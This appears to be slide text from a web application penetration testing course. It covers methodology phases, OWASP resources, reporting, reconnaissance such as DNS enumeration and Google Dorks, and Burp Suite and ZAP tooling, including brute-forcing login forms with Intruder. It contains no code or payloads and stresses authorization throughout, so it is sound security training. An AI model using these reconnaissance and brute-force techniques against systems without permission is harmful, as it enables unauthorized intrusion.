1	Pre-Engagement	<ul style="list-style-type: none">Define the scope and objectives of the penetration test, including the target web application, URLs, and functionalities to be tested.Obtain proper authorization and permission from the application owner to conduct the test.Gather relevant information about the application, such as technologies used, user roles, and business-critical functionalities.
2	Information Gathering & Reconnaissance	<ul style="list-style-type: none">Perform passive reconnaissance to gather publicly available information about the application and its infrastructure.Enumerate subdomains, directories, and files to discover hidden or sensitive content.Use tools like "Nmap" to identify open ports and services running on the web server.Utilize "Google Dorks" to find indexed information, files, and directories on the target website.
3	Threat Modeling	<ul style="list-style-type: none">Analyze the application's architecture and data flow to identify potential threats and attack vectors.Build an attack surface model to understand how attackers can interact with the application.Identify potential high-risk areas and prioritize testing efforts accordingly.
4	Vulnerability Scanning	<ul style="list-style-type: none">Use automated web vulnerability scanners like "Burp Suite" or "OWASP ZAP" to identify common security flaws.Verify and validate the scan results manually to eliminate false positives and false negatives.

Web App Pentesting Methodology

	Phase	Objectives
5	Manual Testing & Exploitation	<ul style="list-style-type: none">• Perform manual testing to validate and exploit identified vulnerabilities in the application.• Test for input validation issues, authentication bypass, authorization flaws, and business logic vulnerabilities.• Attempt to exploit security flaws to demonstrate their impact and potential risk to the application.
6	Authentication & Authorization Testing	<ul style="list-style-type: none">• Test the application's authentication mechanisms to identify weaknesses in password policies, session management, and account lockout procedures.• Evaluate the application's access controls to ensure that unauthorized users cannot access sensitive functionalities or data.
7	Session Management Testing	<ul style="list-style-type: none">• Evaluate the application's session management mechanisms to prevent session fixation, session hijacking, and session-related attacks.• Check for session timeout settings and proper session token handling.
8	Information Disclosure	<ul style="list-style-type: none">• Review how the application handles sensitive information such as passwords, user data, and confidential files.• Test for information disclosure through error messages, server responses, or improper access controls.

Web App Pentesting Methodology

	Phase	Objectives
9	Business Logic Testing	<ul style="list-style-type: none">Analyze the application's business logic to identify flaws that could lead to unauthorized access or data manipulation.Test for order-related vulnerabilities, privilege escalation, and other business logic flaws.
10	Client-Side Testing	<ul style="list-style-type: none">Evaluate the client-side code (HTML, JavaScript) for potential security vulnerabilities, such as DOM-based XSS.Test for insecure client-side storage and sensitive data exposure.
11	Reporting & Remediation	<ul style="list-style-type: none">Document and prioritize the identified security vulnerabilities and risks.Provide a detailed report to developers and stakeholders, including recommendations for remediation.Assist developers in fixing the identified security issues and retesting the application to ensure that the fixes were successful.
12	Post-Engagement	<ul style="list-style-type: none">Conduct a post-engagement meeting to discuss the test results with stakeholders.Provide security awareness training to the development team to promote secure coding practices.

Penetration Testing Methodologies

- There are several web application penetration testing methodologies that security professionals and organizations can follow to conduct comprehensive and structured assessments.
- Each methodology has its approach and focus areas, but they all share the common goal of identifying and mitigating security vulnerabilities in web applications.
- Here are some popular web application penetration testing methodologies:

Penetration Testing Execution Standard

- PTES is a complete penetration testing methodology that covers all aspects of security assessments, including web application testing.
- It provides a structured approach from pre-engagement through reporting and follow-up, making it suitable for comprehensive assessments.

penetration-testing-execution-standard/**ptes**

The Penetration Testing Execution Standard (PTES)
Automation Framework



2
Contributors

4
Issues

17
Stars

8
Forks



OWASP Web Security Testing Guide (WSTG)

- The OWASP Web Security Testing Guide (WSTG) is a comprehensive resource provided by the Open Web Application Security Project (OWASP).
- It offers a structured methodology for performing web application security testing.





OWASP Top 10

OWASP Top 10

- The OWASP Top 10 is a regularly updated list of the most critical web application security risks.
- It is maintained by the Open Web Application Security Project (OWASP), a nonprofit organization focused on improving web application security.
- The OWASP Top 10 serves as a valuable guide for developers, web app pentesters, and organizations to understand and prioritize common security risks in web applications.

OWASP Top 10 Releases

- The OWASP Top 10 is a well-known list of the ten most critical web application security risks.
- It undergoes periodic updates to ensure it reflects the current threat landscape and the evolving security challenges faced by web applications.
- The first version of the OWASP Top 10 was released in 2003. It aimed to raise awareness about common web application security risks and help developers prioritize security efforts.
- The list included risks like Cross-Site Scripting (XSS), SQL Injection, and Session Management issues.
- Each release of the OWASP Top 10 builds upon the previous versions, improving its accuracy, relevance, and practicality.



Demo: OWASP Top 10



OWASP Web Security Testing Guide (WSTG)

OWASP Web Security Testing Guide

- The OWASP Web Security Testing Guide (WSTG) is a comprehensive and community-driven resource provided by the Open Web Application Security Project (OWASP).
- The guide aims to help security professionals, developers, and organizations conduct effective web application security assessments by providing a structured and systematic approach to testing web applications for security vulnerabilities.
- It serves as a practical and hands-on reference for planning, executing, and reporting on web application security testing activities.

OWASP WSTG Checklist

- The OWASP Web Security Testing Checklist is an spreadsheet based checklist that can be used to help you track the status of completed and pending test cases.
- This checklist is based on OWASP Web Security Testing Guide and includes a comprehensive penetration testing methodology/framework that web app pentesters can implement in their pentests or security assessments.
- It also provides a set of detailed and granular web app security tests that outline the various techniques that can be used to test most common web application misconfigurations, flaws or and vulnerabilities.
- Moreover, the checklist also contains the OWASP Risk Assessment Calculator and the Summary Findings template.



Demo: OWASP Web Security Testing Guide (WSTG) Checklist



Pre-Engagement Phase

Pre-Engagement Phase

- The pre-engagement phase of web application penetration testing is a crucial step that lays the foundation for a successful and well-planned security assessment.
- It involves preliminary preparations, understanding project requirements, and obtaining necessary authorizations before initiating the actual testing.
- During the pre-engagement phase, the penetration tester and the client must discuss and agree upon a number of legal and technical details pertinent to the execution and outcomes of the security assessment.

Pre-Engagement Phase

- This can be one or more documents with the objective to define the following:

Objectives &
Scope of the
engagement

Timeline &
milestones

Liabilities &
responsibility

Authorized
actions

Expectations
and
deliverables

Statement of
work

Pre-Engagement Steps

- Understanding Project Objectives:
 - Clearly define the objectives and goals of the penetration test.
 - Understand what the stakeholders aim to achieve through the testing process.
- Scope Definition:
 - Identify the scope of the penetration test, including the specific web applications, URLs, and functionalities to be tested.
 - Define the scope boundaries and limitations, such as which systems or networks are out-of-scope for testing.
- Authorization and Legal Requirements:
 - Obtain proper authorization from the organization's management or application owners to conduct the penetration test.
 - Ensure that the testing activities comply with any legal or regulatory requirements, and that all relevant permissions are secured.

Pre-Engagement Steps

- Rules of Engagement (RoE):
 - Establish a set of Rules of Engagement that outline the specific rules, constraints, and guidelines for the testing process.
 - Include details about the testing schedule, testing hours, communication channels, and escalation procedures.
- Communication and Coordination:
 - Establish clear communication channels with key stakeholders, including IT personnel, development teams, and management.
 - Coordinate with relevant personnel to ensure minimal disruption to the production environment during testing.

Pre-Engagement Steps

- Contract and Non-Disclosure Agreements:
 - Sign necessary contracts and non-disclosure agreements (NDAs) with the organization to protect sensitive information and ensure confidentiality.
- Scoping Meeting:
 - Conduct a scoping meeting with key stakeholders to discuss the testing objectives, scope, and any specific concerns or constraints.
 - Use this meeting to clarify expectations and ensure everyone is aligned with the testing approach.
- Preparation of Tools and Resources:
 - Ensure that the testing team has all the required tools, licenses, and resources needed for the assessment.
 - Set up a secure testing environment and any necessary virtual machines for testing.

Pre-Engagement Steps

- Risk Assessment and Acceptance:
 - Perform a risk assessment to understand the potential impact of the penetration test on the web application and the organization.
 - Obtain management's acceptance of any risks associated with the testing process.
- Engagement Kick-off:
 - Officially kick-off the penetration test, confirming the start date and timeline with the organization's stakeholders.
 - Share the RoE and any other relevant details with the testing team.



Documenting & Communicating Findings

Web App Pentesting Report

- The reporting phase in a web application penetration test is a crucial step that involves documenting and communicating the findings, vulnerabilities, and security risks discovered during the testing process.
- A web application penetration test report is a comprehensive and detailed document that provides valuable information to the stakeholders, including developers, management, and IT teams, about the security posture of the web application.
- A well-structured and concise report is essential for enabling informed decision-making and facilitating the remediation process.


Writing The Report

- There is no prescribed format or standardized structure for penetration testing reports.
- There are, however, a couple of best practices, do's and don'ts and critical aspects that should be taken into account while preparing/writing a report.
- The reporting phase begins the moment you sign the Rules of Engagement with your client; this is the right time to put together a few pages describing the engagement and the client's goals

Documenting Your Findings


- While you perform your tests, you will have to collect and organize information methodically.
- This information will be the core of your report. So, by collecting and storing this information in a precise and organized way, you will have already contributed to the reporting phase.
- At the end, you simply need to gather and present this information in a readable and professional format.

Documenting Your Findings



Documenting Your Findings

- Mind mapping tools and spreadsheets are the best two ways to store information with structure and relationships.
- The following is an example of how we can keep track of information about the organization:



Web App Pentesting Report Structure

- Executive Summary:
 - The report typically begins with an executive summary, which is a high-level overview of the key findings and the overall security posture of the web application. It highlights the most critical vulnerabilities, potential risks, and the impact they may have on the business. This section is designed for management and non-technical stakeholders to provide a quick understanding of the test results.
- Scope and Methodology:
 - This section provides a clear description of the scope of the penetration test, including the target application, its components, and the specific testing activities performed. It also outlines the methodologies and techniques used during the assessment to ensure transparency and understanding of the testing process.

Web App Pentesting Report Structure

- Findings and Vulnerabilities:
 - The core of the penetration test report is the detailed findings section. Each identified vulnerability is listed, along with a comprehensive description of the issue, the steps to reproduce it, and its potential impact on the application and organization. The vulnerabilities are categorized based on their severity level (e.g., critical, high, medium, low) to prioritize remediation efforts.
- Proof of Concept (PoC):
 - For each identified vulnerability, the penetration tester includes a proof of concept (PoC) to demonstrate its exploitability. The PoC provides concrete evidence to support the validity of the findings and helps developers understand the exact steps required to reproduce the vulnerability.

Web App Pentesting Report Structure

- Risk Rating and Recommendations:
 - In this section, the vulnerabilities are further analyzed to determine their risk rating and potential impact on the organization. The risk rating takes into account factors such as likelihood of exploitation, ease of exploit, potential data exposure, and business impact. Additionally, specific recommendations and best practices are provided to address and mitigate each vulnerability.
- Remediation Plan:
 - The report should include a detailed remediation plan outlining the steps and actions required to fix the identified vulnerabilities. This plan helps guide the development and IT teams in prioritizing and addressing the security issues in a systematic manner.

Web App Pentesting Report Structure

- Additional Recommendations:
 - In some cases, the report may include broader recommendations for improving the overall security posture of the web application beyond the identified vulnerabilities. These may include implementing security best practices, enhancing security controls, and conducting regular security awareness training.
- Appendices and Technical Details:
 - Supporting technical details, such as HTTP requests and responses, server configurations, and logs, may be included in appendices to provide additional context and evidence for the identified vulnerabilities.

Web App Pentesting Report Structure

- It is essential that the penetration test report is clear, concise, and well-organized, making it easy for the audience to understand the findings and take appropriate actions for remediation.
- The report should be shared with the relevant stakeholders promptly after the testing phase to initiate the remediation process and enhance the security posture of the web application.



Demo: Web App Penetration Testing Report Sample



Introduction To Web Application Security Testing

Course Conclusion

Learning Objectives:

- + You will have a solid understanding of what web applications are, how they work and how they are deployed.
- + You will have a solid understanding of importance of securing web applications.
- + You will have an understanding of the various components that make up a web application's architecture.
- + You will have an understanding of common web application security best practices and why they are implemented.
- + You will have a good understanding of what Web Application Security Testing is, what it entails and why it is performed.
- + You will be able to differentiate between the various types of web application security tests and will have an understanding of the differences between a web application security test and a web app pentest.
- + You will have a functional and practical understanding of how HTTP/S works and will be able to analyze HTTP requests and responses.
- + You will have an understanding of the various HTTP request and response headers, methods and status codes.

Learning Objectives:

- + You will have an understanding of why penetration testing methodologies are important.
- + You will have functional knowledge of the OWASP Top 10 list of vulnerabilities and will be able to reference vulnerabilities in your report.
- + You will be able to utilize the OWASP Web Security Testing guide and checklist to organize, orchestrate and track your security assessments.
- + You will have an understanding of the various phases of the web app pentesting methodology and what they entail from pre-engagement to reporting.

A blurred background image showing two individuals in a server room. One person is in the foreground, wearing glasses and a dark shirt, looking down at something. Another person is partially visible behind them. The scene is dimly lit with a red-orange glow, suggesting a server room environment.

Thank You!

EXPERTS AT MAKING YOU AN EXPERT





Web Enumeration & Information Gathering

Introduction



Alexis Ahmed

Senior Penetration Tester & Red Teamer @HackerSploit
Red Team Instructor @INE



aahmed@ine.com



@HackerSploit



@alexisahmed

Course Topic Overview

- + Introduction To Web Enumeration & Information Gathering
- + Finding Website Ownership & IP Addresses
- + Reviewing Webserver Metafiles For Information Leakage
- + Search Engine Discovery
- + Web App Fingerprinting
- + Source Code Analysis
- + Website Crawling & Spidering
- + Web Server Fingerprinting
- + DNS Enumeration
- + Subdomain Enumeration
- + Web App Vulnerability Scanning
- + Automated Recon Frameworks

- + Basic familiarity with the web (TCP/IP, UDP & HTTP)
- + Familiarity with Windows & Linux

Prerequisites

Learning Objectives:

- You will learn how to use the OWASP Web Security Testing Guide as a methodology for web app pentesting engagements.
- You will be able to perform passive web app information gathering.
- You will learn how to perform passive and active DNS enumeration.
- You will learn how to detect web application firewalls (WAF).
- You will be able to utilize Google Dorks to find additional information on target websites/web applications.
- You will learn how to perform spidering and crawling to identify the content structure of websites.
- You will learn how to perform subdomain enumeration through publicly available sources and through subdomain brute-force attacks..
- You will learn how to perform file & directory enumeration.
- You will learn how to utilize Automated recon frameworks like OWASP Amass.

Disclaimer

In this course you will see some examples of tools and techniques being used on real-world (public) IT assets.

Never run any of these tools and techniques on these addresses or on any server and network without proper authorization!

In the context of this course, i will explicitly specify what websites you can run tests on.

For most of the techniques, you will be provided with labs where you can practice what you have learnt.

A blurred, low-light photograph of two people sitting at a desk. One person is in the foreground, wearing glasses and looking down at a laptop screen. Another person is partially visible behind them, also looking at the screen. The scene has a warm, reddish-orange glow.

Let's Get Started!



Introduction To Web Enumeration & Information Gathering

What is Information Gathering?

- Information gathering is the first step of any penetration test and involves gathering or collecting information about an individual, company, website or system that you are targeting.
- The more information you have on your target, the more successful you will be during the latter stages of a penetration test.
- Information gathering is typically broken down into two types:
 - Passive information gathering - Involves gathering as much information as possible without actively engaging with the target.
 - Active information gathering/Enumeration - Involves gathering as much information as possible by actively engaging with the target system. (You will require authorization in order to perform active information gathering)

What is Information Gathering?

- Gathering information about the target server/web app is the initial phase of any penetration test, and is arguably the most important phase of the entire engagement.
- One of the nuances of this phase is that there is no unnecessary information, everything you collect should be recorded/saved for future use.
- In the context of web application penetration testing, the information collected in this phase will become extremely useful in understanding the website/web application logic and structure during the initial access/exploitation phase.

What Information Are We Looking For?

- Website & domain ownership.
- IP addresses, domains and subdomains.
- Hidden files & directories.
- Hosting infrastructure (web server, CMS, Database etc).
- Presence of defensive solutions like a web application firewall (WAF).

Passive Information Gathering

Passive Information Gathering

- + Identifying domain names and domain ownership information.
- + Discovering hidden/disallowed files and directories.
- + Identifying web server IP addresses & DNS records.
- + Identifying web technologies being used on target sites.
- + WAF detection.
- + Identifying subdomains.
- + Identify website content structure.

Active Information Gathering/Enumeration

Active Information Gathering

- + Downloading & analyzing website/web app source code.
- + Port scanning & service discovery.
- + Web server fingerprinting.
- + Web application scanning.
- + DNS Zone Transfers.
- + Subdomain enumeration via Brute-Force.



OWASP Web Security Testing Guide



Demo: Using The OWASP Web Security Testing Guide



WHOIS



WHOIS

- WHOIS is a query and response protocol that is used to query databases that store the registered users or organizations of an internet resource like a domain name or an IP address block.
- WHOIS lookups can be performed through the command line interface via the whois client or through some third party web-based tools to lookup the domain ownership details from different databases.



Demo: Identifying Ownership Information With WHOIS



Website Fingerprinting With Netcraft



Passive DNS Enumeration

DNS Enumeration

- Now that we have gathered some valuable information about our target, we can start digging deeper into the data we found to build a map/topology of the target site and its underlying infrastructure.
- A valuable resource for this information is the Domain Name System (DNS).
- We can query DNS to identify the DNS records associated with a particular domain or IP address.

DNS

- + Domain Name System (DNS) is a protocol that is used to resolve domain names/hostnames to IP addresses.
- + During the early days of the internet, users would have to remember the IP addresses of the sites that they wanted to visit, DNS resolves this issue by mapping domain names (easier to recall) to their respective IP addresses.
- + A DNS server (nameserver) is like a telephone directory that contains domain names and their corresponding IP addresses.
- + A plethora of public DNS servers have been set up by companies like Cloudflare (1.1.1.1) and Google (8.8.8.8). These DNS servers contain the records of almost all domains on the internet.

DNS Records

- + A - Resolves a hostname or domain to an IPv4 address.
- + AAAA - Resolves a hostname or domain to an IPv6 address.
- + NS - Reference to the domains nameserver.
- + MX - Resolves a domain to a mail server.
- + CNAME - Used for domain aliases.
- + TXT - Text record.
- + HINFO - Host information.
- + SOA - Domain authority.
- + SRV - Service records.
- + PTR - Resolves an IP address to a hostname



Demo: Passive DNS Enumeration



Reviewing Webserver Metafiles



Practical Demo



Google Dorks



Practical Demo



Web App Technology Fingerprinting



Practical Demo



WAF Detection



Practical Demo



Copying A Website With HTTRack



Practical Demo



Website Screenshots With EyeWitness



Practical Demo



Passive Crawling & Spidering With Burp Suite & OWASP ZAP

Crawling

- Crawling is the process of navigating around the web application, following links, submitting forms and logging in (where possible) with the objective of mapping out and cataloging the web application and the navigational paths within it.
- Crawling is typically passive as engagement with the target is done via what is publicly accessible, we can utilize Burp Suite's passive crawler to help us map out the web application to better understand how it is setup and how it works.

Spidering

- Spidering is the process of automatically discovering new resources (URLs) on a web application/site.
- It typically begins with a list of target URLs called seeds, after which the Spider will visit the URLs and identified hyperlinks in the page and adds them to the list of URLs to visit and repeats the process recursively.
- Spidering can be quite loud and as a result, it is typically considered to be an active information gathering technique.
- We can utilize OWASP ZAP's Spider to automate the process of spidering a web application to map out the web application and learn more about how the site is laid out and how it works.



Practical Demo



Web Server Fingerprinting



Practical Demo



DNS Zone Transfers

DNS

- + Domain Name System (DNS) is a protocol that is used to resolve domain names/hostnames to IP addresses.
- + During the early days of the internet, users would have to remember the IP addresses of the sites that they wanted to visit, DNS resolves this issue by mapping domain names (easier to recall) to their respective IP addresses.
- + A DNS server (nameserver) is like a telephone directory that contains domain names and their corresponding IP addresses.
- + A plethora of public DNS servers have been set up by companies like Cloudflare (1.1.1.1) and Google (8.8.8.8). These DNS servers contain the records of almost all domains on the internet.

DNS Records

- + A - Resolves a hostname or domain to an IPv4 address.
- + AAAA - Resolves a hostname or domain to an IPv6 address.
- + NS - Reference to the domains nameserver.
- + MX - Resolves a domain to a mail server.
- + CNAME - Used for domain aliases.
- + TXT - Text record.
- + HINFO - Host information.
- + SOA - Domain authority.
- + SRV - Service records.
- + PTR - Resolves an IP address to a hostname

DNS Interrogation

- + DNS interrogation is the process of enumerating DNS records for a specific domain.
- + The objective of DNS interrogation is to probe a DNS server to provide us with DNS records for a specific domain.
- + This process can provide us with important information like the IP address of a domain, subdomains, mail server addresses etc.

DNS Zone Transfer

- + In certain cases DNS server admins may want to copy or transfer zone files from one DNS server to another. This process is known as a zone transfer.
- + If misconfigured and left unsecured, this functionality can be abused by attackers to copy the zone file from the primary DNS server to another DNS server.
- + A DNS Zone transfer can provide penetration testers with a holistic view of an organization's network layout.
- + Furthermore, in certain cases, internal network addresses may be found on an organization's DNS servers.



Practical Demo



Subdomain Enumeration



Practical Demo



Web Server Scanning With Nikto



Practical Demo



File & Directory Brute-Force



Practical Demo



Automated Web Recon With OWASP Amass



Practical Demo



Web Enumeration & Information Gathering

Conclusion

Learning Objectives:

- You will learn how to use the OWASP Web Security Testing Guide as a methodology for web app pentesting engagements.
- You will be able to perform passive web app information gathering.
- You will learn how to perform passive and active DNS enumeration.
- You will learn how to detect web application firewalls (WAF).
- You will be able to utilize Google Dorks to find additional information on target websites/web applications.
- You will learn how to perform spidering and crawling to identify the content structure of websites.
- You will learn how to perform subdomain enumeration through publicly available sources and through subdomain brute-force attacks.
- You will learn how to perform file & directory brute-forcing to discover hidden files and directories..
- You will learn how to utilize Automated recon frameworks like OWASP Amass.



Thank You!





Web Proxies & Information Gathering

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@alexisahmed

Course Topic Overview

- + Introduction To Web Proxies
- + Introduction To Burp Suite & OWASP ZAP
- + Configuring The Burp Proxy
- + Burp Suite Dashboard & UI
- + Burp Suite Target, Intruder, Sequencer, Repeater & Decoder.
- + Configuring The OWASP ZAP Proxy & Browser Certificate
- + OWASP ZAP Dashboard & UI
- + Crawling & Spidering With OWASP ZAP
- + OWASP ZAP Target Context
- + Directory Enumeration With ZAP & Burp
- + Attacking HTTP Forms With ZAP & Burp

- + Basic familiarity with
HTTP/HTTPS
- + Basic familiarity with
Linux

Prerequisites

Learning Objectives:

- + You will get an introduction to what web proxies are and how they are used for web app pentesting.
- + You will get an introduction to Burp Suite & OWASP ZAP.
- + You will learn how to setup & configure Burp Suite & OWASP ZAP.
- + You will get an understanding of the various features and capabilities of both Burp Suite & OWASP ZAP.
- + You will learn how to actively & passively scan, crawl & spider web applications with Burp & OWASP ZAP.
- + You will learn how to perform common web application assessments and attacks like attacking HTTP login forms with Burp & OWASP ZAP.

A blurred, low-light photograph of two people sitting at a desk, looking at a laptop screen together. One person's face is partially visible on the right, wearing glasses and a dark shirt. The other person's hands are visible on the left, holding a smartphone. The background is dark with some warm light highlights.

Let's Get Started!



Introduction To Web Proxies

Web Proxies

- A web proxy/interception proxy is a tool that is used to capture, analyze and modify requests and responses exchanged between an HTTP client and a server.
- By intercepting HTTP/HTTPS requests and responses, a pentester can analyze and study the behaviour and functionality of a web application.
- Proxies are a fundamental component of web application penetration tests and will become one of your most trusted allies when assessing and testing web apps.
- The most popular and widely utilized web proxies used today are:
 - Burp Suite
 - OWASP ZAP

Web Proxy vs Web Proxy Server

- It is important to distinguish between web proxies and proxy servers.
- A web proxy is used to intercept, analyze or modify HTTP/HTTPS requests sent between a client and server (Burp Suite or OWASP ZAP).
- A web proxy server is used to proxy internet traffic, filter specific traffic and optimize bandwidth (Squid Proxy).
- The next two illustrations will clarify this distinction.


Web Proxy Illustrated

Intercepting Proxy (Burp/ZAP)



In this case, the web proxy is an application that intercepts traffic sent and received by the browser.

Web Proxy Server Illustrated



In this case, the web proxy server filters all the traffic coming to and from the client.

Why use Web Proxies?

- Penetration testers utilize web proxies to intercept, analyze and modify HTTP requests exchanged between a client and server prior to the traffic being sent to the web server.
- Web proxies typically work by intercepting the traffic being sent by the client browser, this is achieved by configuring the browser to send all traffic through your web proxy of choice.
- The primary objective for intercepting requests and responses is to:
 - Analyze the behaviour and functionality of web applications.
 - Map out the structure of the web application (sitemap etc).
 - Identify vulnerabilities and misconfigurations in web applications.
 - Assess and attack web applications.



Thank You!



Introduction To Burp Suite

Introduction To Burp Suite

- Burp Suite is an industry standard web proxy written in Java and developed by PortSwigger.
- It is used by penetration testers, developers and security researchers to analyze, map and assess the security of web applications.
- Burp Suite offers a plethora of features and functionality like:
 - The ability to intercept requests and responses between your browser and the web server/web application.
 - Modify/craft requests manually.
 - Crawl web applications automatically.
 - Fuzz web applications by sending patterns of valid and invalid inputs to test their behaviour.

Burp Suite Editions

- Burp Suite has two editions:
 - Community Edition - Provides you with everything you need to get started and is designed for students or professionals looking to learn more about AppSec. Features include:
 - HTTP(s) Proxy.
 - Modules - Repeater, Decoder, Sequencer & Comparer.
 - Lite version of the Intruder module (Performance Throttling).
 - Professional Edition - Faster, more reliable offering designed for penetration testers and security professionals. Features include everything in the community edition plus:
 - Project files.
 - No performance throttling.
 - Intruder - Fully featured module.
 - Custom PortSwigger payloads.
 - Automatic scanner and crawler.



Demo: Installing Burp Suite on Linux & Windows



Thank You!



Configuring The Burp Proxy



Demo: Configuring The Burp Proxy



Thank You!



Burp Suite Dashboard & UI



Demo: Burp Suite Dashboard & UI



Thank You!



Burp Suite Target & Scope

Burp Target & Scope

- When performing Web Application pentests, it is important to define and specify your project scope based on the web applications you will be testing.
- The Target tab in Burp Suite allows you to define your own scope, this will consequently determine what requests/responses get proxied by Burp.
- The scope functionality in Burp Suite allows you to define the target scope for your assessment/project.
- This is very useful as Burp will not log any traffic for domains not within the pre-defined scope as you have the ability to include or exclude target sites.

Burp Suite Target & Scope

- Defining your target scope is one of the most important aspects of web app pentests or bug bounty hunting and is typically ignored by beginners or novices.
- When performing bug bounty hunting, it is vitally important that you limit your testing to the predefined scope defined by the third party vendor your are assessing/testing.
- It is also important to note that setting a scope that is too strict will result in you missing a lot of important information and data.
- Many companies that participate in Bug Bounty programs on platforms like HackerOne will usually provide you with an already configured Burp Project that has the scope defined correctly.

Site Map

- The site map will display all URLs that you have visited manually on the target site in scope (or the URLs of all sites you have visited if you haven't configured a scope).
- The site map is very useful for mapping out the web applications you are targeting and provides you with a useful site map tree that outlines the general structure of a web application.
- Burp Suite Professional also provides you with the ability to automatically spider your target web apps without the need for manual/passive crawling.



Demo: Burp Suite Target & Scope



Thank You!



Passive Crawling With Burp Suite



Lab Demo: Passive Crawling With Burp Suite



Thank You!



Burp Suite Intruder

Intruder

- The Burp Suite Intruder is an extremely powerful fuzzing module that allows you to utilize an intercepted request as a template, modify parameters within the request and send the request to a web application.
- Simply put, it is used to automate the sending of requests.
- The Intruder is used for various purposes, however, it is commonly used to perform brute-force attacks on web applications by modifying specific parameters within HTTP requests.
- The Intruder is not limited to brute-forcing credentials, it can be used to brute-force any parameter within a request from the requested page to the cookie.

Intruder

- The Intruder provides you with the ability to modify requests before sending them, this is facilitated by:
 - Positions - These are used to specify an attack type depending of the type attack you would like to perform.
 - Payloads - These are used to specify the values that you would like to substitute in the predefined positions. In the context of a brute-force attack, payloads will typically be the wordlist.
- Attack Types:
 - Sniper - Utilizes a single set of payloads and one or more payload positions.
 - Battering Ram - Utilizes a single set of payloads and iterates through the payloads putting the same payload in every position.
 - Pitchfork - Utilizes multiple payloads sets where a different payload set is used for each defined position.



Lab Demo: Directory Enumeration With Intruder



Thank You!



Attacking Basic Auth With Intruder & Encoder



Lab Demo: Attacking Basic Auth With Intruder & Encoder



Thank You!



Burp Suite Repeater

Repeater

- The Burp Suite Repeater is a powerful module that allows you to modify requests and resend them to the web app or server to analyze/monitor the response.
